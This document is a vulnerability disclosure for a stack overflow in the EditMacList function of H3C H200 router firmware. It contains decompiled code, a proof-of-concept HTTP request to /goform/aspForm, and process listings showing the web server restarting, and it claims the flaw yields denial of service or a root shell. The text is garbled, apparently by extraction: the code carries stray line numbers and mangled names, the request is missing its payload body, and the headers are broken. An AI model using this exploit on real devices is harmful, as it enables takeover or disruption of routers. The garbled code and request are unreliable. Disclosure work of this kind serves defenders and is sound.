

stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:



Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the EditMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
16 char v15[8]; // [sp+ACh] [+ACh] BYREF
 17
     int v16[19]; // [sp+B4h] [+B4h] BYREF
 18 int v17[19]; // [sp+100h] [+100h] BYREF
 19
     int v18; // [sp+14Ch] [+14Ch] BYREF
 20
     char v19[36]; // [sp+150h] [+150h] BYREF
 21
     memset(v13, 0, sizeof(v13));
22
     memset(v14, 0, sizeof(v14));
23
24
      \vee 11 = 0;
25
     V10 = 0;
     MacAccessItemByMacAndState = 0;
26
27
      V8 = 0;
28
      v18 = 0;
      v12 = sub 4932BC(a1, "param", &dword 4E4A98);
29
9 30
          !v12 )
31
        return -2;
32
      memset (v19, 0, 32);
      sscanf(v12, "%[^;];", v19);
33
      v12 += strlen(v19) + 1;
9 34
35
     v2 = strlen(v19);
```

In the EditMacList function, V12 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V19, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
/bin/maincontrol &
                         /bin/monitor &
                1144 S
                         /bin/watchdog &
                         dnsmasq -r /etc/resolv.conf -n -c 500
987 *root
                 840 S
                         /bin/dhcpd -d -q eth0
                 964 S
989 *root
                         /bin/igmpproxy WAN1 eth0 -D
1020 *root
1051 *root
                 872 S
                         upnpd /var/run/upnp_385875968 eth0 WAN1
                         telnetd
1225 *root
                1048 S
1358 *root
                         /bin/sh
```


The picture above shows the process information before we send poc.

```
989 *root 964 S /bin/dhcpd -d -q eth0
1020 *root 320 S /bin/igmpproxy WAN1 eth0 -D
1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 580 S telnetd
1357 *root 1048 S -mwcli
1358 *root 800 S /bin/sh
1377 *root 2252 S /bin/webs &
1380 *root 728 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell.